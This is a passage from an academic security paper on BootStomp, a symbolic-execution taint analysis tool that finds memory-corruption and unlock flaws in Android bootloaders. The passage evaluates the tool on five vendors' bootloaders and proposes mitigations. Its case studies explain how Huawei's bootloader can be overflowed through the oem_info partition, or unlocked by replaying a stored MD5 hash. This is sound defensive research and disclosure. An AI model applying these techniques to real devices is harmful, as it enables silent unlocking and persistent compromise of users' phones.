Unsafe unlock. As discussed in Section 4, the trusted boot standard does not mandate the implementation details of storing the secure state. Devices could use an eMMC flash device with RPMB, an eFuse, or a special partition on the flash, depending on what is available. If the security state is stored on the device's flash, and a sufficiently-privileged process within Android can write to this region, the attacker might be able to unlock the bootloader, bypassing the requirement to notify the user. Moreover, depending on the implementation, the bootloader could thus be unlocked without the user's data being wiped.

In the next section, we will propose a design for an automated analysis approach to detect vulnerabilities in bootloader implementations. Unfortunately, our experiments in Section 7 show that currently deployed bootloaders are vulnerable to combinations of these issues. But hope is not lost – in Section 8, we discuss a mechanism that addresses this problematic aspect.

6 BootStomp

The goal of BootStomp is to automatically identify security vulnerabilities that are related to the (mis)use of attacker-controlled non-volatile memory, trusted by the bootloader's code. In particular, we envision using our system as an automatic system that, given a bootloader as input, outputs a number of alerts that could signal the presence of security vulnerabilities. Then, human analysts can analyze these alerts and quickly determine whether the highlighted functionality indeed constitute a security threat.

Bootloaders are quite different from regular programs, both regarding goals and execution environment, and

they are particularly challenging to analyze with existing tools. In particular, these challenges include:

- Dynamic analysis is infeasible. Because a primary responsibility of bootloaders is to initialize hardware, any concrete execution of bootloaders would require this hardware.
- Bootloaders often lack available source code, or even debugging symbols. Thus, essential tasks, including finding the entry point of the program, become much more difficult.
- Because bootloaders run before the OS, the use of syscalls and standard libraries that depend on this OS is avoided, resulting in all common functionality, including even functions such as `memcpy`, being reimplemented from scratch, thus making standard signature-based function identification schemes ineffective.

To take the first step at overcoming these issues, we developed a tool, called BOOTSTOMP, combining different static analyses as well as a dynamic symbolic execution (DSE) engine, to implement a taint analysis engine. To the best of our knowledge, we are the fist to propose a traceable offline (i.e., without requiring to run on real hardware) taint analysis completely based on dynamic symbolic execution. Other works as [24] [33] propose completely offline taint analyses on binaries. In contrast to our work, they implement static taint analyses, and are hence not based on dynamic symbolic execution.

The main problem with these types of approaches is that, though sound, they might present a high rate of false positives, which a human analyst has to filter out by manually checking them. Note that, in the context of taint analysis, a false positive result is a path which is mistakenly considered tainted. Furthermore, producing a trace (i.e., a list of basic blocks) representing a tainted path using a static taint analysis approach is not as simple as with symbolic execution.

On the other hand, our approach based on DSE, though not sound (i.e., some tainted paths might not be detected as explained in Section 7.4), presents the perk of returning a traceable output with a low false positives rate, meaning that the paths we detected as tainted are indeed tainted, as long as the initial taint is applied and propagated correctly. Note that there is a substantial difference between false positives when talking about taint analyses and when talking about vulnerability detection. Though our tool might return some false positives in terms of detected vulnerabilities, as seen in Section 7, false positives in tainted path detection are rare (we never found any in our experiments) as our tool is based on DSE. For a deeper discussion about the results obtained by BOOTSTOMP, please refer to Section 7.4.

With these considerations in mind, since the output of our analysis is supposed to be triaged by a human, we




Figure 2: BOOTSTOMP's overview.

opted for a taint analysis based on DSE.

This section discusses the goal, the design features, and the implementation details of BOOTSTOMP.

6.1 Design

Our system aims to find two specific types of vulnerabilities: uses of attacker-controlled storage that result in a memory-corruption vulnerability, and uses of attacker-controlled storage that result in the unlocking of the bootloader. While these two kinds of bugs are conceptually different, we are able to find both using the same underlying analysis technique.

The core of our system is a taint analysis engine, which tracks the flow of data within a program. It searches for paths within the program in which a *seed of taint* (such as the attacker-controlled storage) is able to influence a *sink of taint* (such as a sensitive memory operation). The tool raises an alert for each of these potentially vulnerable paths. The human analyst can then process these alerts and determine whether these data flows can be exploitable.

Our system proceeds in the following steps, as shown in Figure 2:

Seed Identification. The first phase of our system involves collecting the seeds of taint. We developed an automated analysis step to find all the functions within the program that read data from any non-volatile storage, which are used as the seeds when locating memory corruption vulnerabilities. However, if the seeds have semantics that cannot be automatically identified, such as the unlocking mechanism of the bootloader, BOOTSTOMP allows for the manual specification of seeds by the analyst. This feature comes particularly in handy when source code is available, as the analyst can rely on

it to manually provide seeds of taint.

Sink Identification. We then perform an automated analysis to locate the sinks of taint, which represent code patterns that an attacker can take advantage of, such as bulk memory operations. Moreover, writes to the device's storage are also considered sinks for locating potentially attacker-controlled unlocking mechanisms.

Taint Analysis. Once the seeds of taint have been collected, we consider those functions containing the seed of taint and, starting from their entry point, perform a multi-tag taint analysis based on under-constrained symbolic execution [23] to find paths where seeds reach sinks. This creates alerts, for an analyst to review, including detailed context information, which may be helpful in determining the presence and the exploitability of the vulnerability.

In the remainder of this section, we will explore the details about each of these steps.

6.2 Seed Identification

```
1  #define SEC_X_LEN 255
2
3  void get_conf_x() {
4      //...
5      n = read_emmc("sec_x", a2, a3);
6      if (n < SEC_X_LEN) {
7          return;
8      }
9      //...
10 }
11
12 int get_user_data() {
13     // ...
14     if(!read_emmc(b1, b2, 0)) {
15         debug("EMMC_ERROR: no data read");
16         return -1;
17     }
18     // ...
19 }
```

Listing 1: By scanning every call site of `read_emmc`, BOOTSTOMP infers that the first parameter is a string, the third can assume the value zero, and the returned type is an integer.

For finding memory corruption vulnerabilities, our system supports the automatic identification of seeds of taint. We use approaches similar to those in prior work (e.g., [27]). We rely on error logging because there are many different mechanisms that may read from non-volatile memory, or different types of memory (plain flash memory vs. eMMC), and these error log strings give us semantic clues to help finding them. Our system looks for error logging functions using keywords as *mmc*, *oeminfo*, *read*, and *fail*, and avoiding keywords like *memory* and *write*.

This approach is useful for identifying functions that somehow retrieve the content from a device's storage. However, since the signature of these functions is not known, it is challenging to identify which argument of this function stores the receiving buffer. To determine the argument to be tainted, we use an approach based on type inference.

Ideally, the taint should only be applied to the seed's argument pointing to the memory location where the read data will be stored. As distinguishing pointers from integers is an undecidable problem [31], our analysis might dereference an integer in the process of applying the taint, resulting in a possible huge rate of false positive alarms. Nonetheless, during this study, we observed that, surprisingly, strings might not always be passed by reference to a function, but rather by value. During our analysis, we check every call site of the functions we retrieved using the above mentioned method and check the entity of every passed argument. If an argument is composed of only ASCII printable characters, we assume it is a string, and we consider the same argument to a be a string for every other call to the same function. When looking for the memory locations to apply the taint, we consider this information to filter out these arguments. We also do not taint arguments whose passed values are zeroes, as they might represent the NULL value.

As an example, consider Listing 1. First, BOOTSTOMP retrieves the function *read_emmc* as a possible seed function, by analyzing the error log at line 18. Then, it scans every call site of *read_emmc* and infers that the returned value is an integer (as it is compared against an integer variable), the first parameter is a string and the third parameter can assume the value zero. As *read_emmc* is a candidate seed function, it has to store the content read from a non-volatile storage in a valid buffer, pointed by a non-null pointer. Therefore, BOOTSTOMP applies the taint only to the second parameter of *read_emmc* (*a*2 and *b*2). Note that, as the receiving buffer could be returned by a seed function, if the type of the returned value cannot be inferred, the variable it is assigned to is tainted as well. Note that, when a tainted pointer is dereferenced, we taint the entire memory page it points to.

In the case of locating unlocking-related vulnerabilities, there is no bootloader-independent way of locating the unlocking function, since the implementation details significantly vary. Therefore, BOOTSTOMP also supports supplying the seeds manually: an analyst can thus perform reverse-engineering to locate which function implements the "unlock" functionality and manually indicate these to our analysis system. While this is not a straightforward process, there is a specific pattern a human analyst can rely on: Fastboot's main command handler often includes a basic command line parser that determines which functionality to execute, and the strings involved are often already enough to quickly pin-

point which function actually implements the "unlock" functionality.

6.3 Sink Identification

Our automatic sink identification strategy is designed to locate four different types of sinks:

memcpy-like functions. BootStomp locates memcpy-like functions (e.g., memcpy, strcpy) by looking for semantics that involve moving memory, unchanged, from a source to a destination. As mentioned above, there are no debugging symbols, and standard function signature-based approaches would not be effective. For this reason, we rely on a heuristic that considers the basic blocks contained within each function to locate the desired behavior. In particular, a function is considered memcpy-like if it contains a basic block that meets the following conditions: 1) Loads data from memory; 2) stores this same data into memory; 3) increments a value by one unit (one word, one byte, etc). Moreover, since it is common for bootloaders to rely on wrapper functions, we also flag functions that directly invoke one (and only one) function that contains a block satisfying the above conditions.

We note that there may be several other functions that, although satisfy these conditions as well, do not implement a memcpy-like behavior. Thus, we rely on an additional observation that memcpy and strcpy are among the most-referenced functions in a bootloader, since much of their functionality involves the manipulation of chunks of memory. We therefore sort the list of all functions in the program by their reference count, and consider the first 50 as possible candidates. We note that, empirically, we found that memcpy functions often fall within the top five most-referenced functions.

Attacker-controlled dereferences. BootStomp considers memory dereferences controlled by the attacker as sinks. In fact, if attacker-controlled data reaches a dereference, this is highly indicative of an attacker-controlled arbitrary memory operation.

Attacker-controlled loops. We consider as a sink any expression used in the guard of a loop. Naturally, any attacker able to control the number of iterations of a loop, could be able to mount a denial-of-service attack.

Writes to the device's storage. When considering unlocking vulnerabilities, we only use as sinks any write operation to the device's storage. This encodes the notion that an unlocking mechanism that stores its security state on the device's storage may be controllable by an attacker. To identify such sinks, we adopt the same keyword-based approach that we employed to identify the seeds of taint (i.e., by using relevant keywords in error logging messages).

Code

```
seed_func(ty);
x = ty[5];
```

Symbolic expressions

```
ty = TAINT_ty
x = deref(TAINT_ty_loc_5)
```

Memory

ty → x — Tainted Page

Figure 3: Taint propagation example.

6.4 Taint Tracking

While we cannot execute the bootloaders concretely, as we discussed above, we can execute them symbolically. Our interest is in the path the data takes in moving from a seed to a sink, and path-based symbolic execution lets us reason about this, while implicitly handling taint-propagation. Given a bootloader, along with the seeds and sinks identified in the previous stages, the analysis proceeds as follows:

- Locate a set of *entry points*, defined as any function that directly calls one of the identified seeds.
- Begin symbolic execution at the beginning of each entry point. Note that, before starting to symbolically execute an entry point, BootStomp tries to infer, looking for known header as ELF, where the global data is located. If it does find it, it unconstrains each and every byte in it, so to break any assumptions about the memory content before starting to analyze the entry point.
- When a path encounters a function, either step over it, or step into it, considering the code traversal rules below.
- When a path reaches a seed, the appropriate taint is applied, per the taint policy described below.
- Taint is propagated implicitly, due to the nature of symbolic execution. This includes the return values of functions handling tainted data.
- If a path reaches a sink affected by tainted data, an alert is raised.

Code traversal. To avoid state explosion, we constrain the functions that a path will traverse, using an *adaptive inter-function level*. Normally, the inter-function level specifies how many functions deep a path would traverse. However, the handling of tainted data in our analysis means that we implicitly care more about those functions which consume tainted data. Therefore, we only step into functions that consume tainted data, up to the inter-function level. For our experiments, we fixed the inter-function level at 1. More in detail, our analysis traverses the code according to the following rules:

- When no data is tainted, functions are not followed, such as at the beginning of an entry point, before the seed has been reached. Particularly, this path selection criteria allows us to have a fast yet accurate taint analysis, at the expense of possible false negative results, as some tainted paths might not be discovered due to some missed data aliases.
- Functions are not followed if their arguments are not tainted.
- Analysis terminates when all the possible paths between the entry point and its end are analyzed, or a timeout is triggered. Note that we set a timeout of ten minutes for each entry point. As we will show in Section 7.2 our results indicate that this is a very reasonable time limit.
- Unless any of the above conditions are met, we follow functions with an inter-function level of 1. In other words, the analysis will explore at least one function away from the entry point.
- We explore the body of a loop (unroll the loop) exactly once, and then assume the path exits the loop.

(Under-Constrained) Symbolic Execution. Our approach requires, by design, to start the analysis from arbitrary functions, and not necessarily from the bootloader's entrypoint, which we may not even be able to determine. This implies that the initial state may contain fewer constraints than it should have at that particular code point. For this reason, we use under-constrained symbolic execution, first proposed by Ramos et al. [23], which has been proven to reach good precision in this context.

Multi-tag taint analysis. To reach a greater precision, our system implements a multi-tag tainting approach [18]. This means that, instead of having one concept of taint, each taint seed generates tainted data that can be uniquely traced to where it was generated from. Furthermore, we create unique taint tags for each invocation of a seed in the program. This means, for example, that if a taint seed is repeatedly called, it will produce many different taint tags. This improves precision when reasoning about taint flow.

Taint propagation and taint removal. Taint is implicitly propagated using symbolic execution, as no constraint is ever dropped. This means that if a variable x depends on a tainted variable ty, the latter will appear in the symbolic expression of the former. As an example consider Figure 3. Suppose that a location of an array pointed by ty is dereferenced and assigned to x, such as $x = ty[5]$. Assuming now that ty is tainted because pointing to data read from an untrusted storage, the memory page it points to will be tainted, meaning that every memory location within that page will contain a symbolic variable in the form $TAINT_ty_loc_i$. After the instruction $x = ty[5]$, the symbolic variable x will be in the form $deref(TAINT_ty_loc_5)$.

On the other hand, taint is removed in two cases. Implicitly when a non-tainted variable or value is written in a tainted memory location, or when a tainted variable is constrained within non tainted values. As an example and by referring to the above tainted variable x, if a check such as $if(x < N)$, where N is non-tainted value, is present, x would get untainted.

Concretization strategy. When dealing with memory writes in symbolic locations, target address needs to be concretized. Unlike existing work [5], our analysis opts to concretize values with a bias toward smaller values in the possible range (instead of being biased toward higher values). This means that, when a symbolic variable could be concretized to more than one value, lower values are preferred. In previous work, higher values were chosen to help find cases where memory accesses off the end of an allocated memory region would result in vulnerabilities. However, these values may not satisfy conditional statements in the program that expect the value to be "reasonable," (such as in the case of values used to index items in a vector) and concretizing to lower values allows paths to proceed deeper into the program. In other words, we opt for this strategy to maximize the number of paths explored. Also, when BOOTSTOMP has to concretize some expressions, it tries to concretize different unconstrained variables to different (low) values. This strategy aims to keep the false positive rate as low as possible. For a deeper discussion about how false negatives and positive might arise, please refer to Section 7.4.

Finally, our analysis heavily relies on angr [28] (taint engine) and IDA Pro [11] (sink and seed finding).

7 Evaluation

This section discusses the evaluation of BOOTSTOMP on bootloaders from commercial mobile devices. In particular, for each of them, we run the analysis tool to locate the two classes of vulnerabilities discussed in Section 6. As a first experiment, we use the tool to automatically discover potential paths from attacker-controllable data (i.e., the flash memory) to points in the code that could cause memory corruption vulnerabilities. As a second experiment, we use the tool to discover potential vulnerabilities in how the lock/unlock mechanism is implemented. We ran all of our experiments on a 12-Core Intel machine with 126GB RAM and running Ubuntu Linux 16.04.

We first discuss the dataset of bootloaders we used, an analysis of the results, and an in-depth discussion of several use cases.

7.1 Dataset

For this work, we considered five different bootloaders. These devices represent three different chipset families: Huawei P8 ALE-L23 (Huawei / HiSilicon chipset), Sony Xperia XA (MediaTek chipset), and Nexus 9 (NVIDIA Tegra chipset). We also considered two versions of the LK-based bootloader, developed by Qualcomm. In particular, we considered an old version of the Qualcomm's LK bootloader (which is known to contain a security vulnerability, CVE-2014-9798 [19]) and its latest available version (according to the official git repository [22]).

7.2 Finding Memory Corruption

We used BOOTSTOMP to analyze the five bootloaders in our dataset to discover memory corruption vulnerabilities. These vulnerabilities could result in arbitrary code execution or denial-of-service attacks. Table 2 summarizes our findings. In particular, the table shows the number of seeds, sinks, and entry points identified in each bootloader. The table also shows the number of alerts raised for each bootloader. Out of a total of 36, for 12 of them, the tool identified a potential path from a source to memcpy-like sink, leading to the potential of a buffer overflow. The tool raised 5 alerts about the possibility of a tainted variable being dereferenced, which could in turn constitute a memory corruption bug. Finally, for 19, the tool identified that tainted data could reach the conditional for a loop, potentially leading to denial-of-service attacks. We then manually investigated all the alerts to determine whether the tool uncovered security vulnerabilities. Our manual investigation revealed a total of seven security vulnerabilities, *six* of which previously-unknown (five are already confirmed by the respective vendors), while the remaining one being the previously-known CVE-2014-9798 affecting an old version of Qualcomm's LK-based bootloader. Note that, as BOOTSTOMP provides the set of basic blocks composing the tainted trace together with the involved seed of taint and sink, manual inspection becomes easy and fast even for not-so-experienced analysts. We also note that, due to bugs in angr related to the analysis of ARM's THUMB-mode instructions, the MediaTek bootloader was unable to be processed correctly.

These results illustrate some interesting points about the scalability and feasibility of BOOTSTOMP. First, we note that each entry point's run elapsed on average less than five minutes (Duration per EP column), discovering a total of seven bugs. We ran the same set of experiments using a time limit of 40 minutes. Nonetheless, we noticed that no additional alerts were generated. These two results led us to believe that a timeout of ten minutes (i.e., twice as the average analysis run) was reasonable. Second, we noted a peak in the memory consumption while testing our tool against LK bootloaders. After investigating, we found out that LK was the only bootloader in the dataset having a well known header (ELF), which allowed us to unconstrain all the bytes belonging to the *.data* and *.bss* segments, as stated in Section 6. Third, we note that the overall number of alerts raised is very low, in the range that a human analyst, even operating without debugging symbols or other useful reverse-engineering information, could reasonably analyze them. Finally, as we show in the table, more than one alert triggered due to the same underlying vulnerability; the occurrence of multiple alerts for the same functionality was a strong indicator to the analyst of a problem. This can occur when more than one seed fall within the same path generating a unique bug, for instance, when more than one tainted argument is present in a memcpy-like function call.

With this in mind, and by looking at the table, one can see that around 38.3% of the tainted paths represent indeed real vulnerabilities. Note also that in the context of tainted paths, none of the reported alerts were false positives (i.e., not tainted paths), though false positives are theoretically possible, as explained in Section 7.4.

Our tool uncovered five new vulnerabilities in the Huawei Android bootloader. First, an arbitrary memory write or denial of service can occur when parsing Linux Kernel's device tree (DTB) stored in the boot partition. Second, a heap buffer overflow can occur when reading the root-writable `oem_info` partition, due to not checking the `num_records` field. Additionally, a user with root privileges can write to the `nve` and `oem_info` partitions, from which both configuration data and memory access permissions governing the phone's peripherals (e.g., modem) are read. The remaining two vulnerabilities will be described in detail below.

Unfortunately, due to the architecture of the Huawei bootloader, as detailed in Section 3.1, the impact of these vulnerabilities on the security of the entire device is quite severe. Because this bootloader runs at EL3, and is responsible for the initialization of virtually all device components, including the modem's baseband firmware and Trusted OS, this vulnerability would not only allow one to break the chain of trust, but it would also constitute a means to establish persistence within the device that is not easily detectable by the user, or available to any other kind of attack. Huawei confirmed these vulnerabilities.

BOOTSTOMP also discovered a vulnerability in NVIDIA's `hboot`. `hboot` operates at EL1, meaning that it has equivalent privilege on the hardware as the Linux kernel, although it exists earlier in the Chain of Trust, and therefore its compromise can lead to an attacker gaining persistence. We have reported the vulnerability to NVIDIA, and we are working with them on a fix.

Bootloader	Seeds	Sinks	Entry Points	Total Alerts			Bug-Related Alerts			Bugs	Timeout	Total Duration	Duration per EP	Memory
				loop	deref	memcpy	loops	deref	memcpy					
Qualcomm (Latest)	2	1	3	1	1	2	0	0	0	**0**	1	12:49	04:16	512
Qualcomm (Old)	3	1	5	3	0	5	0	0	4	**1**	0	10:14	02:03	478
NVIDIA	6	1	12	7	0	0	1	0	0	**1**	0	24:39	02:03	248
HiSilicon	20	4	27	8	4	5	8	4	3	**5**	1	21:28	00:48	275
MediaTek	2	2	2	-	-	-	-	-	-	**-**	-	00:08	00:04	272
Total	33	9	49	19	5	12	9	4	7	**7**	2	69:18	09:14	1785

Table 2: Alerts raised and bugs found by BOOTSTOMP's taint analysis. Time is reported in `MM:SS` format, memory in MB.

Finally, we rediscovered a previous vulnerability reported against Qualcomm's aboot, CVE-2014-9798. These vulnerabilities allowed an attacker to perform denial-of-service attack. However, this vulnerability has been patched, and our analysis of the current version of aboot did not yield any alerts.

Case study: Huawei memory corruption vulnerability. BOOTSTOMP raised multiple alerts concerning a function, whose original name we believe to be `read_oem()`. In particular, the tool highlighted how this function reads content from the flash and writes the content to a buffer. A manual investigation revealed how this function is vulnerable to memory corruption. In particular, the function reads a monolithic record-based datastructure stored in a partition on the device storage known as `oem_info`. This partition contains a number of *records*, each of which can span across multiple *blocks*. Each block is 0x4000 bytes, of which the first 512 bytes constitute a header. This header contains, among others, the four following fields: `record_id`, which indicates the type of record; `record_len`, which indicates the total length of the record; `record_num`, which indicates the number of blocks that constitute this record; `record_index`, which is a 1-based index.

The vulnerability lies in the following: the function will first scan the partition for blocks with a matching `record_id`. Now, consider a block whose record_num is 2 and whose record_index is 1. The fact that record_num is 2 indicates that this record spans across two different blocks. At this point, the `read_oem` function assumes that the length of the current block is the maximum, i.e., 0x4000, and it will thus copy all these bytes into the destination array, *completely ignoring the `len` value passed as argument*. Thus, since the `oem_info` partition can be controlled by an attacker, an attacker can create a specially crafted record so that a buffer overflow is triggered. Unfortunately, this bootloader uses this partition to store essential information that is accessed at the very beginning of every boot, such as the bootloader's logo. Thus, an attacker would be able to fully compromise the bootloader, fastboot, and the chain of trust. As a result, it would thus be possible for an attacker to install a persistent rootkit.

Case study: Huawei arbitrary memory write. The second case study we present is related to an arbitrary memory write vulnerability that our tool identified in Huawei's bootloader. In particular, the tool raised a warning related to the `read_from_partition` function. Specifically, the tool pinpointed the following function invocation `read_from_partition("boot", hdr->kernel_addr)`, and, more precisely, the tool highlighted that the structure `hdr` can be attacker-controllable. Manual investigation revealed that not only `hdr` (and its field, including `kernel_addr`) are fully controllable by an attacker, but that the function actually reads the content from a partition specified as input ("boot", in this case), and it copies its content to the address specified by `hdr->kernel_addr`. Since this destination address is attacker-controllable, an attacker could rely on this function to write arbitrary memory (by modifying the content of the "boot" partition) to an arbitrary address, which the attacker can point to the bootloader itself. We note that this vulnerability is only exploitable when the bootloader is unlocked, but, nonetheless, it is a vulnerability that allows an attacker to run arbitrary code as the bootloader itself (and not just as part of non-secure OS). Moreover, the next section provides evidence that, at least for this specific case, it is easy for an attacker to unlock the bootloader.

7.3 Analyzing (In)Secure State Storage

As a second use case for our tool, we use it to analyze the same five bootloaders we previously consider to determine how their security state (i.e., their lock/unlock state) is stored. In particular, as we discussed in Section 4, if the bootloader merely stores the security state on one of the flash partitions, then an attacker may be able to change the content of this partition, unlock the phone without the user's consent, and thus violate one of Google's core Verified Boot principles.

To run this experiment, we begin with the manually-identified unlocking functionality, as described in Section 6.2, and locate paths that reach automatically-identified writes to the device's storage. This means that each bootloader has one entry point. Table 3 shows the overall results of this experiment, including the number

Bootloader	Sinks	Potentially vulnerable?	Timeout	Duration	Remarks
Qualcomm (Latest)	6	✓	✗	01:00	Detected write on flash and mmc
Qualcomm (Old)	4	✓	✗	00:40	Detected write on flash and mmc
NVIDIA	9	✗	✗	02:21	Memory mapped IO
HiSilicon	17	✓	✓	10:00	Write `oeminfo`
MediaTek	1	✗	✓	10:00	Memory mapped IO

Table 3: Alerts raised by BOOTSTOMP on potentially vulnerable `write` operation inside unlock routines. Time is reported in `MM:SS` format.

of possible write operations to the device's storage that occurred within the unlocking functionality. Our system was easily able to locate paths in Qualcomm's bootloader (both the old and the newest version) and Huawei's bootloader where the security state was written to the device's non-volatile storage. Upon manual investigation, we discovered that Qualcomm's simply stores the bit '1' or '0' for whether the device is locked. Huawei's stores a static hash, but can still be recovered and replayed (see case study at the end of this section). In both cases, writing the needed value to the flash will unlock the bootloader, potentially bypassing the mandatory factory reset, if additional steps are not taken to enforce it, such as those mentioned in Section 8. Our tool did not identify any path to non-volatile storage for the NVIDIA's or MediaTek's bootloaders. Upon manual investigation, we discovered that these two bootloaders both make use of memory-mapped I/O to write the value, which could map to anything from the flash to special tamper-resistant hardware. Thus, we cannot exclude the presence of vulnerabilities.

Case Study: Huawei bootloader unlock. Our tool identified a path from a function, which we believe to be called `oem_unlock`, to a "write" sink. Upon manual investigation, we were able to determine the presence of a vulnerability in the implementation of this functionality, as shown in Figure 4. In a normal scenario, the user needs to provide to the bootloader a device-specific `unlock_code`. Such code can be obtained by a user through Huawei's website, by providing the hardware identifiers of the device. The problem lies in the fact that the "correct" MD5 of the `unlock_code`, `<target_value>`, is stored in a partition of the device's storage. Thus, even if it not possible to determine the correct `unlock_code` starting from its hash, an attacker could just *reuse* the *correct* MD5, compute the expected `unlock_state`, and store it to the `oem_info` partition, thus entirely bypassing the user's involvement.

7.4 Discussion

As stated in Section 6, and as demonstrated by the results in this section, our tool might present some false negatives as well as false positives. In this section we consider the results achieved by our taint analysis engine, and we discuss how false positive and false negatives might arise.

```
1 x = md5sum(unlock_code);
2 if (x == ``<target_value>'') {
3   unlock_state = custom_hash(x);
4   write(oem_info,unlock_state);
5 }
```

Figure 4: Implementation of the (vulnerable) unlock functionality in Huawei's bootloader.

As symbolic execution suffers from the path explosion problem, generally speaking, not all the possible paths between two program points can be explored in a finite amount of time. This might cause some tainted paths to be missed, causing some vulnerabilities to be missed. False negatives might be present also because BOOTSTOMP does not follow function calls when no taint is applied. This approach is very useful, since it makes our tool faster as less code has to be analyzed, but it might miss some correlation between pointers. In fact, if a future tainted variable is aliased, within a skipped function to a variable whose scope falls within the current function, and this variable later happens to reach a sink, it will not be reported.

Furthermore, since BOOTSTOMP relies on a maximum fixed inter-function level, it might not follow all the function calls it encounters, possibly resulting in some tainted variables not to be untainted as well as some pointer aliases not being tainted. This problem might create both false positives and false negatives.

Additionally, false positives could possibly arise from the fact that not all the reported tainted paths lead to actual vulnerabilities. In fact, when the initial taint is applied, our tool tries to understand which parameter represents the variable(s) that will point to the read data, as explained in Section 6. If the taint is not applied correctly, this will result in false positive results. Note however, that our tool would taint every parameter that our type inference heuristic does not exclude. Therefore, false negatives are not possible in this case.

Our concretization strategy could possibly introduce both false positives and false negatives. Given two unconstrained pointers, intuitively it is unlikely that they

will point to the same memory location. Therefore, the most natural choice is to concretize them (if necessary) to two different values. Assuming that these two pointers are indeed aliases, if one of them is tainted and the other reaches a sink, no alarm will be raised causing then a false negative. On the other hand if both of them are tainted, but the former becomes untainted and the latter reaches a sink, an alarm would be raised causing then a false positive. According to our observations these cases are very rare though, as we never encountered two unconstrained pointers that happened to be aliases.

Finally, it is worth noting that while we found some tainted paths that were not leading to actual vulnerabilities, our tool never detected a tainted path which was supposed to be untainted.

8 Mitigations

In this section, we will explore ways of mitigating the vulnerabilities discovered in the previous section. With the increasing complexity of today's devices, it may be difficult to completely ensure the correctness of bootloaders, but taking some simple steps can dramatically decrease the attack surface.

As we have discussed throughout the previous sections, the goal of Trusted Boot and Verified Boot is to prevent malicious software from persistently compromising the integrity of the operating system and firmware. The attacks we discovered all rely on the attacker's ability to write to a partition on the non-volatile memory, which the bootloader must also read. We can use hardware features present in most modern devices to remove this ability.

Binding the Security State. Google's implementations of Verified Boot bind the security state of the device (including the lock/unlock bit) to the generation of keys used to encrypt and decrypt user data, as described in Section 2.3. While not specifically requiring any particular storage of the security state, this does ensure that if the security state is changed, the user's data is not usable by the attacker, and the system will not boot without first performing a factory reset. This, along with the cryptographic verification mandated by Verified Boot, achieves the goals Google sets, but does not completely shield the bootloader from arbitrary attacker-controlled input while verifying partitions or checking the security state.

Protect all partitions the bootloader accesses. Most modern mobile devices utilize non-volatile storage meeting the eMMC specification. This specifies the set of commands the OS uses to read and write data, manage partitions, and also includes hardware-enforced security features. Since version 4.4, released in 2009 (a non-public standard, summarized in [17]), eMMC has supported *Power-on Write-Lock*, which allows individual partitions to be selectively write-protected, and can only be disabled when the device is rebooted. The standard goes as far as to specify that this must also be coupled with binding the reset pin for the eMMC device to the main CPU's reset pin, so that intrusive hardware attacks cannot be performed on the eMMC storage alone.

While we are not able to verify directly whether any handsets on the market today makes use of this feature, we note that none of the devices whose bootloaders we examined currently protect the partitions involved in our attacks in this manner. Furthermore, we note that many devices today make use of other features from the same standard, including Replay-protected Memory Blocks (RPMB) [17] to provide a secure storage accessible from Secure-World code.

eMMC Power-on Write-protect can be used to prevent any partition the bootloader must read from being in control of an attacker with root privileges. Before executing the kernel contained in the boot partition, the final stage bootloader should enable write protection for every partition which the bootloader must use to boot the device. In Android, the `system` and `boot` partitions contain entirely read-only data (excluding during OS updates), which the bootloader must read for verification, and therefore can be trivially protected in this way. To close any loopholes regarding unlocking the bootloader, the partition holding device's security state should also be write-protected. The `misc` partition used by Qualcomm devices, for example is also used to store data written by the OS, so the creation of an additional partition to hold the security state can alleviate this problem.

This does not impede any functionality of the device, or to our knowledge, cause any impact to the user whatsoever. Of course, this cannot be used to protect partitions the OS must write to. While the OS does need to write to `system` and `boot` to perform routine software updates, this too can be handled, with only small changes. If an update is available, the bootloader should simply not enable write-protection when booting, and perform the update. This increases only marginally the attack surface, adding only the update-handling code in the bootloader.

It should be noted that this method cannot protect the status of the "Allow OEM Unlock" option in the Android Settings menu, which by its very design must be writable by the OS. This means that a privileged process can change this setting, but unlocking the bootloader still requires physical control of the device as well.

Alternative: Security State in RPMB. eMMC Power-on Write Lock can be used to protect any partition which is not written to by the OS. If, for whatever reason, this is not possible, this could also be stored in the Replay-protected Memory Block (RPMB) portion of the eMMC

module.

We can enforce the property that the OS cannot tamper with the security state by having the Trusted OS, residing in the secure world, track whether the OS has booted, and only allow a change in the security state if the bootloader is running. Using RPMB allows us to enforce that only TrustZone can alter this state, as it holds the key needed to write the data successfully.

When the device boots to the final stage bootloader, it will signal to TrustZone, allowing modifications to the security state via an additional command. Once the bootloader is ready to boot the Android OS, it signals again to TrustZone, which disallows all writes to the device until it reboots.

While this requires minor modifications to the Trusted OS and final-stage bootloader, it does not require a change in the write-protection status or partition layout.

9 Related Work

Trusted Boot Implementations and Vulnerabilities Methods that utilize the bootloader to bootstrap a trusted environment have been studied extensively in the past. Recent Intel-based PC systems utilize UEFI Secure Boot, a similar mechanism for providing verification of operating system components at boot-time. This too has been prone to vulnerabilities.

Specifically, Wojtczuk et al., studied how unprivileged code can exploit vulnerabilities and design flaws to tamper with the SPI-flash content (containing the code that is first executed when the CPU starts), completely breaking the chain-of-trust [34] in Intel systems. Kallenberg et al., achieved a similar goal by exploiting the update mechanisms exposed by UEFI code [14]. Researchers have also shown how the chain-of-trust can be broken on the Mac platform, using maliciously crafted Thunderbolt devices [13, 12]. Other research focused on the way in which Windows bootloader, built on top of UEFI, works and how it can be exploited [4, 25]. Bazhaniuk et al., provided a comprehensive study of the different types of vulnerabilities found in UEFI firmware and propose some mitigations [2], whereas Rutkowska presented an overview of the technologies available in Intel processors, which can be used to enforce a trusted boot process [26].

All these works show how the complexity of these systems, in which different components developed by different entities have to collaborate, and the different, sometimes conflicting, goals they try to achieve has lead to both "classic" vulnerabilities (such as memory corruption), but also to hard-to-fix design issues. Our work shows how this is true also in the mobile world.

While all of the previously mentioned works rely entirely on manual analysis, Intel has recently explored auditing its own platform using symbolic execution [3]. This is similar in approach to our work, but it has a different goal. In particular they focus on detecting a very specific problem in the UEFI-compliant implementation of BIOS (out of bound memory accesses). Instead, we focus on vulnerabilities explicitly triggerable by an attacker inside the bootloader code of ARM mobile device, considering both memory corruption as well as additional logic flaws related to unlocking.

A recent work, BareDroid [20], proposes and implements modifications to the Android boot process to build a large-scale bare-metal analysis system on Android devices. Although with a different goal, in this work, authors introduce some aspects related to ours, such as difficulties in establishing a chain of trust in Android devices and how malware could permanently brick a device. We expand and integrate their findings, comparing different implementations and devices.

